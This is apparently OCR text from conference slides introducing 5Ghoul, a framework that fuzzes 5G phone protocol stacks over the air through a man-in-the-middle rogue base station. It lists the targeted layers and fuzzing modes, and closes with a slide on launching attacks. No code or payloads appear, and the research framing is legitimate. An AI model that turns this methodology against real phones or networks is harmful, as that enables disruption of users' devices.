
How to find issues in complex and closed-source protocol stacks?



1. Man-in-the-Middle (MitM) based approach
2. Control of downlink before radio transmission

Introduction - Over-the-Air (OTA) Fuzzing for 5G

How does it work?



5G Base Station (gNB) / 5G OTA Fuzzer

Intercept Packets

Radio

Protocol Stack + MitM Fuzzer +

Downlink

Uplink

5G Phone

Wireless Target

Interception Points

NAS

RRC


PDCP

RLC


MAC


5Ghoul is the first automated framework to automatically test __all 5G layers down to data link layer (MAC)__

5Ghoul Framework Overview - Requirements



5Ghoul Framework Overview – Hardware Setup





Over-the-Air (OTA) Fuzzing for 5G


5G Base Station (gNB) / 5G OTA Fuzzer

Intercept Packets

Radio

Protocol Stack + MitM Fuzzer +

Fuzzing Demo!



a) Normal Communication

b) State Machine Generation (P=P')


c) Fuzzing: Mutation (P≠P')

d) Fuzzing: Duplication ($P=P'=P_d$)


5Ghoul Attacks

How can we launch attacks with this?

5G OTA Fuzzer / Rogue Base Station

